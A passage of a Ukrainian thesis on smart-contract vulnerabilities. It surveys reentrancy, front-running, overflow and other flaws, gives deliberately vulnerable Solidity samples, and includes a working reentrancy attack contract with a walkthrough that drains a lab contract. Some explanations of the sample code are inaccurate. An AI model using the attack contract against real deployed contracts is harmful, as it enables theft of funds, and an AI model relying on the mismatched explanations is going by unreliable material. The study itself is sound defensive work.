Таким чином, можна визначити, яка транзакція була першою або останньою в конкретному блоці. Крім того, завдяки інноваційним технологіям Solana, таким як Sealevel, смарт-контракти можуть оброблятися паралельно. Це робить Solana однією з найшвидших платформ на ринку, що робить її привабливою для Dapps, які потребують миттєвих результатів. Смарт-контракти, побудовані на Solana, написані на Rust, C++ та C. Це популярні мови програмування, тому розробнику не потрібно вивчати абсолютно нову мову. Solana пропонує ряд інструментів для розробки смарт-контрактів, таких як фреймворки та SDK. Більше того, розробники також можуть використовувати бібліотеку програм Solana - колекцію перевірених і протестованих смарт-контрактів, які можна легко інтегрувати в dApps. Крім того, Solana сумісна з EVM завдяки крос-ланцюговому рішенню Neon EVM. Це означає, що розробники можуть запускати смарт-контракти на основі Ethereum в екосистемі Solana.




Рисунок 1.3 Порівняння механізмів консенсусу Proof of History (PoH) і Proof of Stake (PoS)

Застосування смарт-контрактів включає фінансові угоди, електронну комерцію, логістику, ланцюжок постачання, управління правами та інші сфери. Вони пропонують потенціал для автоматизації багатьох процесів та зниження ризиків, пов'язаних з людським фактором.

Смарт-контракти відіграють значну роль у розвитку блокчейн-технології, надаючи прозорість, безпеку та ефективність угод між сторонами. Вони відкривають широкі можливості для інновацій та перетворень у багатьох галузях економіки та суспільства.

1.3 Постановка задачі

Враховуючи широке застосування смарт-контрактів у блокчейн-системах і зростаючу кількість кіберзагроз, пов'язаних з їхнім використанням, виникає необхідність в оцінці вразливостей цих смарт-контрактів.

На основі проведеного аналізу було поставлено наступні задачі:

Виконати аналіз існуючих методів оцінки вразливостей смарт-контрактів у блокчейн-системах. Оцінити переваги та недоліки кожного методу.

Розробити методику оцінку вразливостей смарт-контрактів у блокчейн-системах. На основі аналізу методів з попереднього аналізу, розробити нову методологію оцінки вразливостей, з ураховувати специфіку блокчейн-систем та смарт-контрактів.

Провести експериментальне дослідження із методику оцінку вразливостей смарт-контрактів у блокчейн-системі. Оцінити ефективність і точність інструменту виявлення вразливостей.

Розробити рекомендації для забезпечення безпеки смарт-контрактів. На основі отриманих результатів дослідження, розробити рекомендації та рішення щодо забезпечення безпеки смарт-контрактів у блокчейн-системах. Врахувати виявлені вразливості та запропонувати шляхи їхнього усунення.

Також необхідно провести економічні розрахунки для того, щоб розуміти чи є створення захисних заходів смарт-контракту Reentrance від виявлених уразливостей економічно обґрунтованим. А також розрахувати розмір витрат на розробку захисних заходів для смарт-контракту та щорічні витрати на функціонування випущених токенів.

Очікуваний результат даної роботи має полягати у виявленні вразливостей смарт-контрактів у блокчейн-системах, розгляду методів оцінки цих вразливостей та рекомендацій щодо забезпечення безпеки смарт-контрактів.

1.4 Висновок до першого розділу

Розглянуто схему роботи блокчейн-технології, виділено переваги, встановленно сферу застосування.

Було проведено аналіз технології реалізації смарт-контрактів в блокчейн-системах, описано саме поняття смарт-контрактів, проведено порівнянні зі звичайними цифровими угодами, та виділено переваги якими володіють смарт-контракти, а також надано варіанти використання смарт-контрактів. Було наведено приклади блокчейн-платформ із підтримкою смарт-контрактів, таких як: Ethereum, Binance Smart Chain, Avalanche, Solana, а також надано порівняння механізмів консенсусу Proof of History (PoH) і Proof of Stake (PoS).

В результаті аналізу було проведено постановка задачі, яка буде реалізована в наступних розділах.

РОЗДІЛ 2. СПЕЦІАЛЬНА ЧАСТИНА

2.1 Аналіз основних загроз та вразливостей смарт-контрактів

Смарт-контракт гарантує, що його виконання буде точно відповідати тій логіці, яка була закладена в ньому спочатку. І після виконання цієї заздалегідь визначеної логіки кінцевий стан в мережі залишиться незмінним. Але, на жаль, коректне виконання коду смарт-контракту не може гарантувати його повну безпеку.

Важливо, що атаки на смарт-контракти не тільки призводять до значних втрат коштів, але й негативно впливають на довіру до протоколу та команди проекту, що стоїть за ним, що може мати ще більш драматичні наслідки в довгостроковій перспективі.

1. Reentrancy attack (Атака на повторний вхід)

Reentrancy attack - одна з найбільш відомих вразливостей смарт-контрактів, яку можна використати. Вона виникає, коли смарт-контракт викликає інший смарт-контракт у своєму коді і, коли новий виклик завершується, продовжує виконання. Ця дія вимагає від вразливого контракту відправити зовнішній виклик. Шахраї викрадають ці зовнішні виклики і здійснюють рекурсивний виклик назад до контракту за допомогою функції зворотного виклику. Вони можуть створити контракт за зовнішньою адресою за допомогою шкідливого коду.

Коли смарт-контракт не оновлює свій стан перед відправкою коштів, шахрай може безперервно викликати функцію виведення коштів, що дозволяє йому вивести кошти з контракту, рисунок 2.1 є прикладом смарт-контракту вразливого до reentrancy-атаки.

Щоб зменшити ризик атак типу "повторний вхід", розробники повинні впроваджувати належні заходи безпеки у своїх смарт-контрактах. Одним з поширених підходів є використання шаблону "перевірки-дії-взаємодія", коли

контракт спочатку перевіряє умови, потім виконує внутрішні зміни стану і, нарешті, взаємодіє із зовнішніми контрактами. Це допомагає гарантувати, що стан контракту буде належним чином оновлений перед будь-якими зовнішніми викликами, що знижує ризик атак на вхід в систему.

Найвідомішим прикладом атаки на повторний вхід є атака DAO, яка сталася всього через три місяці після її запуску. Анонімному хакеру вдалося вивести зі смарт-контракту DAO більшу частину ETH на суму $150 млн протягом декількох тижнів. Це призвело до втрати довіри інвесторів і завдало значного удару по авторитету Ethereum. Після атаки спільнота Ethereum проголосувала за повернення мережі до початкового стану та закриття DAO. [7]

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.0;
3
4  contract VulnerableContract {
5      mapping(address => uint256) private balances;
6
7      function deposit() public payable {   infinite gas
8          balances[msg.sender] += msg.value;
9      }
10
11     function withdraw(uint256 amount) public {   infinite gas
12         require(balances[msg.sender] >= amount, "Insufficient balance");
13         balances[msg.sender] -= amount;
14         (bool success, ) = msg.sender.call{value: amount}("");
15         require(success, "Failed to send Ether");
16     }
17 }
18
```

Рисунок 2.1 Приклад смарт-контракту вразливого до reentrancy-атаки

У цьому атакувальному контракті функція attack ініціює атаку, викликаючи функцію withdraw контракту VulnerableContract та передаючи йому Ether. Крім того, функція receive перехоплює будь-які здобуті платежі та, якщо рекурсивний виклик активний, знову викликає функцію withdraw.

Як наслідок, атакувальник може безкінечно знімати гроші з контракту VulnerableContract, використовуючи рекурсивні виклики та перехоплюючи невиконані зобов'язання контракту.

2. Front-running

Смарт-контракти і транзакції стають повністю публічними, як тільки ви відправляєте їх в мережу як очікувану транзакцію. Ці транзакції видимі для всієї мережі в пулах пам'яті вузлів Ethereum, що дозволяє майнерам блоків вибирати транзакції з найвищою платою за газ. У цієї видимості є суттєвий побічний ефект. Вона дозволяє зловмисникам бачити передбачуваний результат смарт-контракту ще до того, як він буде підтверджений у блокчейні. Наприклад у вас є смарт-контракт, який після запуску виконає арбітраж, розгортання якого коштує 0,04 ETH. Знаючи цю інформацію, шахраї можуть скопіювати ваш смарт-контракт і подати його з вищою платою за газ. Таким чином, вони успішно обходять ваш смарт-контракт і крадуть вашу можливість арбітражу, подавши свою транзакцію першими. На жаль, таких атак важко уникнути. На рисунку 2.2 демонструється приклад смарт-контракту, вразливим до атаки Front-running,

Прикладом є хакерська атака DODO DEX. Під час цього злому оригінальний зловмисник став жертвою двох ботів, що торгують криптовалютою. Це зменшило вплив злому, оскільки вони випередили деякі спроби зловмисника використати вразливості смарт-контрактів. Власники обох криптовалютних ботів погодилися повернути викрадені кошти на загальну суму $3,1 млн, але $700 000 так і залишилися вкраденими початковим зловмисником. [8]

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.0;

contract VulnerableContract {
    mapping(address => uint256) public balances;

    function buyTokens() public payable {  infinite gas
        uint256 amount = msg.value * 100; // Кількість токенів, яку отримує користувач за кожен ефі
        require(amount > 0, "Invalid amount");

        // Перевірка, чи достатньо балансу контракту для видачі токенів
        require(amount <= balances[address(this)], "Insufficient balance");

        // Передача токенів користувачу
        balances[msg.sender] += amount;
        balances[address(this)] -= amount;
    }
}
```

Рисунок 2.2 Приклад смарт-контракту вразливого до Front-running атаки

Атака Front-running відбувається тоді, коли хакер перехоплює транзакцію замовника, що містить певну кількість ефірів, і вносить свою власну транзакцію з вищим газовим лімітом, щоб швидше майнери включили її до блоку. Таким чином, хакер може отримати токени за більш вигідним курсом, ніж замовник.

У даному смарт-контракті атака Front-running може відбутися, оскільки обрахунок кількості токенів відбувається перед фактичним виконанням транзакції. Хакер може спостерігати за транзакціями замовників та перехоплювати їх, виконуючи свою транзакцію з вищим газовим лімітом.

3. Simple logic error (Проста логічна помилка)

Simple logic error є одним з найпоширеніших типів вразливостей смарт-контрактів на блокчейні. Це можуть бути друкарські помилки, неправильна інтерпретація специфікацій і більш серйозні помилки програмування, які знижують безпеку смарт-контрактів.

Хороша новина полягає в тому, що ці проблеми можна виявити і усунути під час аудиту смарт-контрактів, саме тому рекомендується не ігнорувати цей

крок перед розгортанням смарт-контрактів в блокчейні. Приклад смарт-контракту з Simple logic error показано на рисунку 2.3.

Hegic - це платформа, яка дозволяє користувачам страхувати опціони від волатильності цін. Платформа була змушена перезапустити свій протокол, коли помітила просту помилку в коді: замість функції "OptionsIDs", яка розблоковує ліквідність у контрактах, термін дії яких закінчився, була використана неіснуюча команда "OptionIDs", в якій була пропущена буква "s". Через цю помилку активи користувачів блокувалися щоразу, коли вони не використовували свої опціони, що призводило до відсутності ліквідності за простроченими контрактами. Виправлення цієї помилки та повернення коштів постраждалим користувачам коштувало Hedic $48 тис. [9]

```
1  // SPDX-License-Identifier: MIT
2
3  pragma solidity ^0.8.0;
4
5  contract VulnerableContract {
6      mapping(address => uint256) public balances;
7
8      function transferFunds(address recipient, uint256 amount) public {  infinite gas
9          require(balances[msg.sender] >= amount, "Insufficient balance");
10
11         balances[msg.sender] -= amount;
12         balances[recipient] += amount;
13     }
14 }
15
```

Рисунок 2.3 Приклад смарт-контракту з Simple logic error (Проста логічна помилка)

У цьому прикладі смарт-контракту, функція transferFunds призначена для передачі коштів з рахунку відправника на рахунок отримувача. Однак, цей контракт містить просту логічну помилку. Проблема полягає в тому, що перед виконанням переказу коштів не перевіряється, чи є достатньо коштів на рахунку відправника. Умова require(balances[msg.sender] >= amount) має захищати від недостатнього балансу, але через помилку в коді, вона не виконується. Це означає, що хтось може надіслати транзакцію з великою

кількістю коштів, перевищуючи наявний баланс, і контракт все одно виконає операцію, збільшивши баланс отримувача, навіть якщо не вистачає коштів на рахунку відправника.

4. Default visibility (Видимість за замовчуванням)

Видимість визначає, чи можуть користувачі викликати функцію зсередини або ззовні. Стан видимості за замовчуванням для функцій - загальнодоступний. Це стає проблемою, коли розробники смарт-контрактів не вказують видимість функцій, які повинні бути приватними або викликатися тільки всередині самого контракту. На рисунку 2.4 показаний смарт-контракту вразливий до Default visibility

Злом гаманця Parity MultiSig Wallet стався в результаті того, що розробники випадково залишили дві функції загальнодоступними. Зловмисник отримав можливість викликати ці функції і змінити власника на свою адресу. Ця помилка дозволила хакеру викрасти ефір на суму $31 млн з трьох гаманців. [10]

```
1  // SPDX-License-Identifier: MIT
2
3  pragma solidity ^0.8.0;
4
5  contract VulnerableContract {
6      uint256 private value;
7
8      function getValue() public view returns (uint256) {   1115 gas
9          return value;
10     }
11 }
12
```

Рисунок 2.4 Приклад смарт-контракту вразливого до Default visibility

У цьому прикладі смарт-контракту змінна value оголошена зі значенням за замовчуванням видимості (тобто приватно). Проте, оскільки не вказано явно видимість змінної, вона насправді має значення за замовчуванням internal, що дозволяє доступ до неї з інших контрактів у тій

же віртуальній машині Ethereum. Це означає, що хоча змінна value має приватний модифікатор доступу, інші контракти в тій же віртуальній машині Ethereum все одно можуть отримати до неї доступ і отримати значення, використовуючи методи взаємодії з контрактом

5. Timestamp dependence (Залежність від мітки часу)

Якщо смарт-контракт використовує функцію block.timestamp для відображення StartTime і EndTime, зловмисник може маніпулювати міткою часу протягом декількох секунд і змінити результат на свою користь. Ось чому не рекомендується використовувати функцію block.timestamp для отримання поточного часу через децентралізовану природу блокчейну. Варто зазначити, що ця вразливість є серйозною лише в тому випадку, якщо вона використовується в критичних компонентах смарт-контракту. Щоб запобігти цьому, можна або не використовувати функцію block.timestamp, або допустити діапазон помилки +900 секунд - таким чином, якщо значення мітки часу, що повертається вузлом, буде збільшено на величину від 1 до 900 секунд, це не матиме великого впливу на роботу контракту.

6. Integer overflow and underflow

Ця вразливість смарт-контрактів характерна для багатьох мов програмування, в тому числі і для Solidity. Смарт-контракт Solidity будується з використанням 256 біт в якості розміру слова, що еквівалентно 4.3 мільярдам Ефіру. Якщо зменшити значення беззнакового цілого числа до нуля, воно повернеться до максимального значення. Шахрай може використати смарт-контракт, використовуючи шкідливу адресу, яка записана в смарт-контракті, щоб змусити нульовий баланс відправити 1 одиницю Ефіру. Це змусить баланс смарт-контракту циклічно повертатися до максимально дозволеного значення (4,3 мільярда Ефіру). Оскільки смарт-контракт вважає, що баланс адреси становить 4,3 мільярда Ефіру, він може дозволити зняття коштів з цього рахунку до тих пір, поки смарт-контракт не

буде вичерпаний. Проблеми з переповненням та нестачею коштів призводять до значних розбіжностей між фактичними та очікуваними результатами обчислень, що підриває логіку смарт-контракту і призводить до втрати коштів контракту. Простий спосіб уникнути цього злому - використовувати версію 0.8 компілятора Solidity, який автоматично перевіряє переповнення і недоповнення.

Прикладом може бути криптовалютна фінансова піраміда: Proof of Week Hands Coin. Проект обіцяв легальну фінансову піраміду, яка швидко набрала вартість понад мільйон доларів. Але всього за одну ніч він втратив $800 тис. через арифметичні помилки. Реалізація проекту ERC-20 дозволяла людині дозволити іншому користувачеві переказувати токени від свого імені. Зловмисник дозволив другому акаунту продавати монети з першого акаунту. Однак ці монети були зняті з балансу другого акаунта. В результаті цілочисельне недоповнення залишило другий акаунт з надзвичайно великим балансом монет.

7. Block gas limit vulnerability (вразливість ліміту газу в блоці)

Ця вразливість виникає через обмеження ліміту газу в одному блоку. У Ethereum кожен блок має обмеження на кількість газу, яку можна використовувати для виконання операцій, включаючи виконання смарт-контрактів. Зловмисники можуть використовувати цю вразливість, здійснюючи атаку з вичерпанням газу (Gas Exhaustion Attack). У такій атаки зловмисник створює велику кількість смарт-контрактів або транзакцій, які вимагають значну кількість газу для їх виконання. Причина цього полягає в тому, що кожна операція в смарт-контракті має вартість у газу, і ціна газу установлюється відповідно до складності операції. Зловмисник намагається перевищити ліміт газу в блоку, щоб перешкодити іншим користувачам виконувати їх транзакції або смарт-контракти.

GovernMental - проект фінансової піраміди. Щоб приєднатися до проекту, користувач повинен був відправити певну кількість ефіру за контрактом. У певний момент список учасників проекту виріс настільки, що для очищення масивів знадобилося б більше газу, ніж максимально дозволена кількість для однієї транзакції. З цього моменту всі спроби очистити масиви виявилися невдалими.

В результаті розглянутих загроз, першочергово слід опиратись на вже відомі недоліки в коді при тестуванні смарт-контракту на вразливості для уникнення потенційних втрат як фінансових так і репутаційних.

2.2 Визначення вимог до методик тестування

Методики тестування для оцінки вразливостей смарт-контрактів у блокчейн-системах є необхідною для забезпечення безпеки цих контрактів. У зв'язку з тим, що смарт-контракти зберігають та виконують автоматизовані фінансові операції, вони можуть стати об'єктом кібератак та зловживання. Нижче наведено опис процесу розробки інструментів та методик:

Визначення потенційних вразливостей**:** Перший крок у розробці інструментів та методик - визначення широкого спектру потенційних вразливостей, які можуть впливати на смарт-контракти у блокчейн-системах. Це можуть бути вразливості, пов'язані з некоректним кодом, зловживанням функціональністю контракту, атаками на блокчейн-протоколи тощо.

Розробка тестових наборів: Для ефективного тестування вразливостей смарт-контрактів потрібно розробити відповідні тестові набори. Ці набори повинні включати різні сценарії та тестові вектори, які допоможуть виявити різні типи вразливостей. Тестові набори можуть включати в себе широкий спектр тестових кейсів, включаючи негативні сценарії, межові значення та тестування виконання умов.

Розробка автоматизованих інструментів: Для ефективного виявлення вразливостей смарт-контрактів у блокчейн-системах рекомендується розробка автоматизованих інструментів. Ці інструменти можуть включати статичний та динамічний аналіз коду смарт-контрактів, перевірку дотримання безпекових практик, виявлення вразливостей, таких як переповнення стеку, витік пам'яті, виклик неочікуваних функцій тощо. Такі інструменти можуть бути написані з використанням мов програмування, які підтримують розуміння мови смарт-контрактів, таких як Solidity.

Проведення аудиту смарт-контрактів: Одним з важливих етапів розробки інструментів та методик тестування є проведення аудиту смарт-контрактів. Аудит дозволяє перевірити код контрактів на вразливості та неправильності в роботі. Використовуючи розроблені інструменти та методики, проводяться тестування, що допомагає виявити та усунути потенційні проблеми з безпекою.

Вдосконалення та підтримка: Розробка інструментів та методик тестування для оцінки вразливостей смарт-контрактів є постійним процесом, оскільки з'являються нові загрози та вразливості. Потрібно підтримувати розроблені інструменти, оновлювати їх залежно від змін у блокчейн-технологіях та відкритих загрозах.

Для ефективного захисту смарт-контрактів необхідно мати інструменти та методики, які допоможуть виявити потенційні вразливості та помилки в їхньому коді. Такі інструменти і методики включають в себе різні техніки та підходи для тестування безпеки смарт-контрактів.

Один з підходів до розробки таких інструментів - це статичний аналіз коду смарт-контрактів. Він використовується для виявлення потенційних проблем в коді на етапі його написання або під час аудиту. Статичний аналіз дозволяє виявити такі вразливості, як можливі переповнення стеку або витоки пам'яті, що можуть призвести до зловживання та втрати коштів.

Інший підхід - це динамічне тестування смарт-контрактів. Воно полягає в запуску контракту в середовищі віртуальної машини блокчейну та проведенні різних тестових сценаріїв. Під час динамічного тестування перевіряється відповідність контракту заданим умовам, виявляються можливі проблеми з безпекою, такі як затримки виконання або недостовірні дані.

Додатковою складовою розробки інструментів та методик є створення тестових наборів, які включають в себе різні сценарії та вектори тестування. Це допомагає виявити різні типи вразливостей та перевірити контракт на відповідність безпековим стандартам. Тестові набори можуть містити тестові кейси з різними значеннями параметрів, що допомагає виявити межові ситуації, де контракт може працювати некоректно або зазнати атак.

Також, важливою складовою розробки інструментів та методик тестування для оцінки вразливостей смарт-контрактів є проведення аналізу історичних атак на смарт-контракти. Цей аналіз спрямований на виявлення загальних шаблонів атак та вразливостей, які можуть бути використані зловмисниками. Засновуючись на такому аналізі, розробники можуть підвищити рівень захисту смарт-контрактів, усунути потенційні вразливості та запобігти повторенню вже відомих атак.

Поряд з розробкою інструментів та методик, також важливо навчити розробників та аудиторів смарт-контрактів виявляти та усувати вразливості. Надання належної освіти та підготовки є ключовими аспектами у забезпеченні безпеки смарт-контрактів. Команди розробників повинні мати глибокі знання блокчейн-технологій, мов програмування та практик розробки безпечного програмного забезпечення, а також бути ознайомленими з потенційними загрозами та вразливостями, що стосуються смарт-контрактів.

Важливою складовою процесу розробки є також оновлення та вдосконалення стандартів безпеки смарт-контрактів. Багато блокчейн-платформ та спільноти розробників активно працюють над стандартами та

рекомендаціями, що стосуються безпеки смарт-контрактів. Це включає створення документації, розробку бібліотек та інструментів, які допомагають розробникам писати безпечні смарт-контракти та перевіряти їх на відповідність стандартам.

Наприклад, деякі блокчейн-платформи надають мови програмування спеціально призначені для смарт-контрактів, які вбудовують механізми безпеки прямо у мову. Такі мови дозволяють розробникам автоматично запобігати деяким типам вразливостей та спрощують процес розробки безпечних смарт-контрактів.

Значимою частиною розробки є проведення аудиту смарт-контрактів. Це процес перевірки коду контракту на наявність вразливостей та помилок. Аудит допомагає виявити потенційні проблеми та внести виправлення до коду контракту перед його розгортанням у живу мережу.

Розробка інструментів та методик тестування для оцінки вразливостей смарт-контрактів є постійним процесом, оскільки з'являються нові загрози та вразливості. Тому необхідно підтримувати розроблені інструменти, вдосконалювати їх залежно від змін у блокчейн-технологіях та розвитку загроз.

В цілому, розробка інструментів та методик тестування допомагає забезпечити високий рівень безпеки смарт-контрактів у блокчейн-системах, захистити активи користувачів та запобігти можливим кібератакам та зловживанням.

2.3 Підготовка тестових сценаріїв смарт-контракту для аналізу

У контексті оцінки вразливостей смарт-контрактів у блокчейн-системах, важливою складовою є підготовка тестових сценаріїв смарт-контракту для проведення аналізу. Тестування сценаріїв дозволяє виявити

потенційні вразливості, помилки в логіці програми та визначити ефективність безпечних практик, що застосовуються при розробці смарт-контрактів.

Підготовка тестових сценаріїв передбачає створення різних вхідних даних та умов, що дозволяють перевірити різні аспекти функціонування смарт-контракту. Це можуть бути сценарії з різними значеннями параметрів, змінами у стані системи, виконанням різних послідовностей операцій та інше.

Виявлені загрози при аналізі смарт-контракту "Reentrance":

- Reentrancy Attack (Атака типу "Reentrancy"): Ця загроза виникає через вразливість у коді контракту, яка дозволяє безкінечно викликати функцію із зовнішнього контракту. У контракті "Reentrance", після виклику функції "withdraw", баланс співвласника контракту може бути знову використаний до того, як його баланс буде оновлений. Це дозволяє зловмисникам безкінечно викликати функцію "withdraw" та отримувати більше коштів, ніж їм насправді належить.
- Некоректне оновлення балансу: У контракті "Reentrance" баланси користувачів зберігаються у мапі "balances". Однак, оновлення балансу здійснюється без перевірки, чи користувач насправді має достатньо коштів для списання. Це може призвести до некоректного списання коштів або втрати коштів з контракту
- Відсутність перевірки результату виклику функції: Після виклику функції "withdraw", в контракті не перевіряється результат виклику зовнішнього контракту. Це означає, що у випадку, якщо зовнішній контракт відмовляється від виконання операції (наприклад, через недостатність газу), контракт "Reentrance" не виявить цю помилку і продовжить свою роботу, неправильно вважаючи, що операція виконана успішно.

План тестового сценарію(атака Reentrance)

1. Проаналізувати код смарт-контракту на загрози
2. Написати власний смарт-контракт для атаки.
3. Атака на смарт-контракт
4. Вдосконалення смарт-контракту враховуючи знайдені загрози

Смарт-контракт, під назвою "Reentrance", потенційно має вразливість для атаки типу "Reentrancy".

Атака типу "Reentrancy" виникає, коли зловмисник використовує недолік у контракті, щоб безкінечно викликати функцію із зовнішнього контракту. В даному контракті вразливість полягає в тому, що після виклику функції "withdraw", баланс співвласника контракту може бути знову використаний до того, як його баланс буде оновлений. Це може призвести до некоректного списання грошей або навіть втрати коштів з контракту. У даному сценарії атаки, зловмисник може створити власний контракт, який викликає функцію "withdraw" багато разів перед тим, як баланс буде оновлений. Це дозволяє зловмиснику отримати значно більше коштів, ніж йому насправді належить.

Знаючи нелоліки у коді нам потрібно написати власний смарт-контракт для атаки. На рисунках 2.5 і 2.6 зображено дві частини смарт-контракту

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

interface IReentrance {
    function donate(address _to) external payable;  - gas
    function withdraw(uint _amount) external;  - gas
}

contract ReentranceAttack {
    address public owner;
    IReentrance targetContract;
    uint targetValue = 1000000000000000;

    constructor(address _targetAddr) public {  infinite gas 270600 gas
        targetContract = IReentrance(_targetAddr);
        owner = msg.sender;
    }

    function balance() public view returns (uint) {  259 gas
        return address(this).balance;
    }

    function donateAndWithdraw() public payable {  infinite gas
        require(msg.value >= targetValue);
        targetContract.donate.value(msg.value)(address(this));
        targetContract.withdraw(msg.value);
    }
```

Рисунок 2.5 Перша частина смарт-контракту «атакера»

```
    function withdrawAll() public returns (bool) {  infinite gas
        require(msg.sender == owner, "my money!!");
        uint totalBalance = address(this).balance;
        (bool sent, ) = msg.sender.call.value(totalBalance)("");
        require(sent, "Failed to send Ether");
        return sent;
    }

    receive() external payable {  undefined gas
        uint targetBalance = address(targetContract).balance;
        if (targetBalance >= targetValue) {
          targetContract.withdraw(targetValue);
        }
    }
}
```

Рисунок 2.6 Друга частина смарт-контракту «атакера»

Атака на смарт-контракт виглядає наступним чином:

Сума, що зберігається в Reentrace: await getBalance(contract.address)

що становить 0.001 ефіру або 1000000000000000 Wei

Рисунок 2.7 демонструє перевірку поточного балансу смарт-контакту Reentrance. Рисунок 2.8 надає інформацію про поточну адресу смарт-контакту Reentrace




Рисунок 2.7 Поточний баланс смарт-контакту Reentrance

Рисунок 2.8 Поточна адреса смарт-контакту Reentrance

Атакувати Reentrance буде за допомогою письмового контракту ReentranceAttack. Розгортання його за адресою цільового контракту показано на рисунку 2.9.




Рисунок 2.9 Розгортання смарт-контракту ReentranceAttack

Тепер викликаємо donateAndWithdraw ReentranceAttack зі значенням 1000000000000000 (0.001 ефіру) . Виклик зображений на рисунку 2.10.




Рисунок 2.10 Інтерфейс смарт-контракту ReentranceAttack

Спочатку:

targetContract.donate.value(msg.value)(address(this)) призводить до того, що balances[msg.sender] Reentrance встановлюється на відправлену суму. donate Reentrance завершує своє виконання

Одразу після цього targetContract.withdraw(msg.value) викликає withdraw of Reentrance, який відсилає ту саму пожертвувану суму назад до ReentranceAttack.

Викликається receive від ReentranceAttack. Зверніть увагу, що withdraw ще не завершив виконання! Отже, balances[msg.sender] все ще дорівнює початковій сумі пожертвування. Тепер ми знову викликаємо withdraw ReentranceAttack в receive.

Виконується другий виклик withdraw, і цього разу він знову передає оператор require! Отже, він знову відправляє msg.sender (адресу ReentranceAttack) цю суму!

Відбувається проста арифметика, і рекурсивне виконання зупиняється лише тоді, коли баланс Reentrance зменшується до 0.

І для завершального удару виводиться вкрадена сума, що зберігається в ReentranceAttack, на нашу адресу за допомогою виклику withdrawAll, перевірка балансів приведена на рисунку 2.11




Рисунок 2.11 Перевірка балансів

Для запобігання загроз, описаних вище, в смарт-контракті "Reentrance", рекомендується вжити такі заходи безпеки:

1. Використання ключового слова "nonReentrant" або модифікатора: Додайте модифікатор або використовуйте ключове слово "nonReentrant" для гарантії, що функції контракту можуть бути викликані лише один раз за виконання. Це запобігає атакам типу "Reentrancy", оскільки забороняє безкінечні виклики функцій з зовнішніх контрактів.
2. Перевірка балансу перед списанням коштів: Перед виконанням операцій списання, переконайтеся, що користувач має достатньо коштів для здійснення операції. Перевірте баланс користувача перед списанням коштів та врахуйте цю перевірку в логіці контракту.
